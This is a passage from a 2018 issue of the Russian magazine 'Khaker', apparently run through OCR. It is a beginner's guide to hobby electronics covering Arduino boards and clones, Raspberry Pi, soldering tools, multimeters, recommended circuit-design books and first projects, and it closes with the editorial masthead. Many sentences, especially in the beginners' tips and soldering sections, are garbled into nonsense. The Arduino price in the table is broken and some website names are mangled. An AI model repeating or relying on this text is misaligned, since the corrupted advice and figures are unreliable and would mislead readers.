В модельной линейке фирмы Arduino есть разные варианты. В первую очередь тебе пригодится Uno или Leonardo.

Характеристики	Uno	Leonardo
Микроконтроллер	ATmega328	ATmega32u4
Рабочее напряжение	5 В	5 В
Входное напряжение (рекомендуемое)	7–12 В	7–12 В
Входное напряжение (ограниченное)	6–20 В	5–20 В
Цифровые входы/выходы	14 (6 из которых могут использоваться как выходы ШИМ)	20 (7 из которых могут использоваться как выходы ШИМ)
Аналоговые входы	6	12
Постоянный ток через контакты	40 мА	40 мА
Постоянный ток для выхода 3.3 В	50 мА	50 мА
Флэш-память	32 КБ (ATmega328P) из которых 0,5 КБ используются для загрузчика	32 КБ (ATmega32u4) из которых 4 КБ используются для загрузчика
ОЗУ	2 КБ (ATmega328)	2,5 КБ (ATmega32u4)
EEPROM	1 КБ (ATmega328)	1 КБ (ATmega32u4)
Частота чипа	16 МГц	16 МГц
Цена (рублей)	2 0	1500

Таблица сравнения моделей Uno и Leonardo

Основная разница между ними в том, что Leonardo может подключаться не только по COM-порту, но и как мышь или клавиатура. Это хорошая разница между Uno и Leonardo не принципиальна. Зато когда ты возмешься за большие проекты, то обязательно посмотри на Mega и Due, у них много важных отличий: больше входов и выходов, больше ОЗУ и флэш-памяти. А модель Micro выделяется своими размерами — всего 4,8 на 1,77 см.

К тому же у Arduino есть многочисленные клоны, многие из которых по качеству не уступают оригиналу. Стоить они могут дешевле, но совместимы с софтом и модулями для Arduino. Нет ничего особенно зазорного в покупке клона, поскольку дизайн Arduino опенсорный. А вот за обзоры и качество компонентов клонов отвечают только их производители. Также различаются могут размеры и разводка, расположение кнопок и светодиодов — в тех рамках, что не мешают совместимости с периферией.

Многочисленные клоны Arduino

INFO

Craftduino, Seeeduino, Freeduino, Robotdyn, Iteadino — зарубежные аналоги Arduino, сопоставимые по качеству с оригиналом. Ардуино и Iskra — российские. Iskra, у компании Iskra есть и собственные модули.

Ты можешь заказать того или иного приятной цене на «Алиэкспресс», но проблема в том, что нет простого способа отличить качественный клон от некачественного по фотографии. Брак бывает малозаметен, как изображено на картинке.

Различия между оригиналом и фальшивкой

Однако если тебе уже попалась неработая плата, то и не при желании (и некотором умении) можно починить.

Другая распространенная проблема с дешевыми китайскими клонами — это использование чипа CH340 вместо Atmega. Если видишь Arduino за пару сотен рублей, то так наверняка стоит именно CH340. Однако для его поддержки могут потребоваться дополнительные драйверы, но это экономии может быть оправданной.

Что же касается Raspberry Pi, это компьютер со своей операционной системой, на него даже можно установить большинство программ для Linux если есть, сборка для ARM или же компилировать из сорцов и исходных кодов). Из Raspberry Pi делают игровые приставки, камеры видеонаблюдения, устройства с телеуправлением и сервера для хранения электронной библиотеки.

Если для твоего проекта нужен полноценный компьютер с разнообразным утилит и библиотек, то Raspberry Pi или Raspberry Pi Zero W — отличный, хорошо поддерживаемый разработчиками и сообществом вариант. При желании ты можешь связать Arduino и Raspberry Pi, чтобы они работали в симбиозе: например, несложная микроконтроллер Arduino будет собирать информацию с датчиков, а Raspberry Pi обрабатывать ее.

НЕСКОЛЬКО СОВЕТОВ НАЧИНАЮЩИМ

На первых этапах невозможно не совершать ошибки, это неизбежная часть обучения. Но так не менее было бы хотелось не подвергнуться советам, которые сэкономят тебе время, деньги и нервы.

- Бери готовые модули, чтобы первое время не гать. Когда в стакан свой первый модуль Bluetooth, это на некотором время отлично мне желание работать с Arduino.
- Не нужно сразу покупать много наборов и деталей. Если в арсенале сверлодержав матрица, камера, датчик шума и другие игрушки, стоимостью сложно заметить, хотя бы один — в сумме. А как можно спокойно получить первый результат — это очень важно, чтобы не растерять энтузиазм по пути.
- При выборе компонентов ориентируйся на эти уровень, не стоит начинать со сложного. Сложно всего, это переработается в простое изображение, которое не принесет тебе удовлетворения и профита. Скажи такое на этом этапе — удачно выбрать проект, в противном случае у тебя может пропасть желание занимаятся этим делом. (А дальше — только интересно!)
- Очень полезна будет маленькая плата. Для начала лучше взять большую: с ней легче работать, ты не запутаешься в проводах и чтобы лучше разобраться в процессе. Сокомпонентов 60 рублей счастья не принесет, а с большой платой будет в разы приятнее и эффективнее работать.

Макетная плата

ВРЕМЯ ПАЯТЬ!


Когда-нибудь это время обязательно наступает. Скорее всего, это случится, когда ты возмешься за собственный проект, в котором тебе будет нужна немедлительно детали. Тогда придется делать новые модули или тратить силы. Ты в любом случае — паять придется. А лет через — другой вопрос.

Меня вполне устраивает мой паяльник за 200 рублей (можно сказать, собирал все на клеечках). Однако, что бы ни он выбрал, элементарную технику безопасности никто не отменял: заранее убедиться в пригодности (в особенности — легко воспламеняющиеся) проводов на слоя, обеспечь проветривание и не пренебрегай защитными очками — они, скорее всего, будут продаваться так же, где и паяльник.

Подробный паяльник пользуйся в

Прежде чем покупать паяльную станцию, советую приобрести обычный паяльник и попробовать с ним поработать. Стационарная станция, которую обеспечит станция, бывает полезной при найме мирскором, но в остальных случаях она очень-то нужна. Кстати, по своему опыту паяльс DAD могу сказать, что это разыно сделала и обычным паяльником, просто нужно иметь пару запасных деталей на случай сгнить.

Паяльники, конечно, тоже бывают разные. Рекомендую брать диаметр со сменным жалом — для большей гибкости. Нагреватель обычно соотнуют керамический, как более долговечный. Однако, тоже, скорее всего, не нужно держать его все время в руке. И даже не думай оставлять его на столе и уходить куда-нибудь!



Паяльная станция

Что до паяльных станций, то они безопаснее и удобнее, однако и значительно дороже. По сути, паяльная станция — аггрегат паяльника. Самая простая версия будет включать в себя подставку и контрольный модуль. В нем — монитор для отображения текущей температуры и ручка-регулятор. Комплектация паяльной станции может варьироваться в зависимости от цены. В комплекте может быть вакуумный пинцет, сопоставимый с ним, для пайки полезного подгреба и иной всего интересных приспособлений.

Продолжение статьи →

Я У МАМЫ ИНЖЕНЕР

КАК ПЕРЕСТАТЬ БОЯТЬСЯ ПАЯЛЬНИКА И НАЧАТЬ ТВОРИТЬ

МУЛЬТИМЕТР ТЕБЕ В ПОМОЩЬ

Возможно, со времен восьмого класса (или того, в котором в твоей школе проходили электричество и магнетизм) ты помнишь, что такие амперметр и вольтметр. Мультиметр, или, по паспорту, «прибор измерительный универсальный», делает все то же самое, что эти ребята, и еще кое-что. Он позволяет измерять напряжение, работоспособность цепи, силу тока, температуру и коэффициент усиления транзистора.

В зависимости от модели характеристики варьируются, но все такие приборы многофункциональны. Самая знаменитая марка — DT, дешево и сердито. Если хочешь сразу что-то более продвинутое, то обычно советуют Mastech или HoldPeak.

Мультиметр серии DT-800

Мультиметр нужен в первую очередь для того, чтобы проверять, как теория сходится с практикой. Нагревание элементов и паразитные токи могут влиять на конечный результат, поэтому нам нужен контролирующий прибор. Ну и конечно, при необходимости (и ради научного интереса) на работоспособность можно проверять отдельные детали.

Даже навороченный мультиметр прост в использовании. Выбираем режим, прикладываем щупы к нужным местам и снимаем показания. Режим зависит от того, какую характеристику измеряем и в каких пределах. Характеристики на мультиметрах выделены в отдельные рамки с подписью, в этих рамках мы и выбираем второй параметр — пределы измерения.


Признаюсь, у меня нет мультиметра, и для некоторых проектов мне приходилось одалживать его у знакомых. Советую тебе приобрести его по одной простой причине: с ним будет легче. Не придется лишний раз ломать голову, почему что-то не работает, — можно просто проверить.

Проектирование и расчет схем: где научиться

В этой статье мы не будем углубляться в проектирование схем: материала тут огромное количество, но он полностью покрыт школьной (а у кого-то и институтской) программой и литературой.

Если ты все прослал, но неплохо понимаешь английский, то можешь начать с лекций на «Академии Хана» — они бесплатны, очень доходчивы и от самых простейших переходят к более серьезным темам. Если даже небольшой курс, в котором объясняют устройство бытовых приборов: электронных часов, кофеварки, фена и так далее.

Если же хочется что-то на русском, то твоя дорога лежит в книжный магазин, техническую библиотеку или их аналоги в интернете. Вот три книги, которые я рекомендую посмотреть в первую очередь.



1. **«Искусство схемотехники», П. Хоровиц и У. Хилл**

Первая глава «Основы электроники» — практически школьный курс физики. Изложено все доступным языком, книга даст все необходимое, чтобы освоиться с нуля, или помогает вспомнить пробелы и систематизировать знания тем, кто уже знаком со схемотехникой. На форумах пишут, что книга старая и упущены «тонкие моменты». Но почему-то не говорят, что именно упущено.

2. **«Основы схемотехники», Е. Воробьева, В. Иванченко**

Книга представляет собой конспект лекций. Плюс — краткость изложения. Минус: очевидный: новинку эта книга может быть сложновата.

3. **«Цифровая схемотехника и архитектура компьютера», Д. Харрис и С. Харрис**

Отличная книга, о которой слышал каждый, кто хоть когда-нибудь интересовался архитектурой компьютера. Здесь разбираются языки описания аппаратуры — SystemVerilog и VHDL.

Если у тебя нет времени на чтение, то понять, что у чему, поможет ПО для моделирования схем (или послужит наглядной иллюстрацией к прочитанному). Из наиболее продвинутых можешь посмотреть LTspice, DipTrace и опенсорсный Qucs. Но вариантов масса, есть даже бесплатные симуляторы, работающие прямо в браузере.

Пример схемы, разведенной в DipTrace

ПЕРВЫЙ ПРОЕКТ

Аналог «Hello world!» в электронике — это мигание светодиодом. В качестве первого проекта — самое то. Если захочешь усложнить, делай светодиодную матрицу, на которую можно выводить пиксельную картинку или даже анимацию. Добавь пару кнопок, и готов игровой автомат, на котором пойдет «Змейка». Дальше можешь освоить модули, которые тебе приглянутся, — например, для измерения температуры и влажности в комнате.

Все это займет не так много времени, зато даст освоиться с базовыми навыками и вдохновиться на дальнейшее развитие. Теперь более сложный проект как минимум не будет казаться таким уж страшным.

Если ты все еще не придумал, что хочешь сделать, но уже определился с платформой, то в интернете ты обязательно найдешь что-нибудь по вкусу. Если ты выбрал Raspberry Pi, есть смысл заглянуть на Quirt, в Elecr Imeria ua и на сайт projects.raspberrypi.org.

Если же твой выбор пал на микроконтроллер Arduino, тебя впечатлит выбор проектов на cxem.net и на arduino.cc.


ПРИМЕРЫ ДЛЯ ВДОХНОВЕНИЯ

Напоследок я хочу рассказать о нескольких крутых проектах, которые должны подогреть твой интерес еще больше.

В свое время меня впечатлило устройство на базе Arduino, которое способно взломать навесной кодовый замок приблизительно за пять минут. При предварительном тесте замка количество комбинаций для перебора можно уменьшить в десять раз.

Устройство для взлома замка

Если тебе больше нравятся роботы, то обрати внимание на собранную из труб ПВХ рыбу-робота. На мой вкус — выдающийся экземпляр робототехники. Его можно использовать для изучения водорема или же сделать аквариум с такими жильцами для собственного удовольствия. А для создания подобной рыбы нужно не так много: водонепроницаемые сервоприводы и контроллер Arduino.



Вполне реалистичная робоpыба из трубы ПВХ.

Из Raspberry Pi можно сделать самопальный компьютер или планшет, но это не очень-то захватывающе. По крайней мере, в сравнении со стратостатом на Raspberry Pi, который сделает замечательные снимки или запишет видео. Кое-кто даже запустил в небо Оперативку, где ему и место. Супергерой достиг значительной высоты — 35,5 км.

Полет

Я постарался рассказать здесь о самых азах, но чем глубже изучаешь вопрос, тем интереснее становится. Надеюсь, мои советы пригодятся тебе и ты создашь что-нибудь потрясающее. А если уже создал и готов поделиться с миром своим изобретением, то обязательно дай знать редакции «Хакера»!

ХАКЕР

18+

№10 (235)

Илья Русанен
Главный редактор
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Андрей Письменный
Шеф-редактор
pismenny@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
pismenny@glc.ru

Илья Русанен
rusanen@glc.ru

Александр «Dr.» Лозовский
lozovsky@glc.ru

Иван «aLLy» Андреев
iam@russiansecurity.expert

Евгений Зобнин
zobnin@glc.ru

Татьяна Чупрова
chuprova@glc.ru

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

АРТ

yambuto
yambuto@gmail.com

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы по подписке: lapina@glc.ru
Вопросы по материалам: support@glc.ru

Адрес редакции: 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Издатель: ИП Югай Александр Олегович, 400046, Волгоградская область, г. Волгоград, ул. Дружбы народов, д. 54. Учредитель: ООО «Медиа Кар» 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство Эл № ФС77-67001 от 30.08.2016 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru.

© Журнал «Хакер», РФ, 2018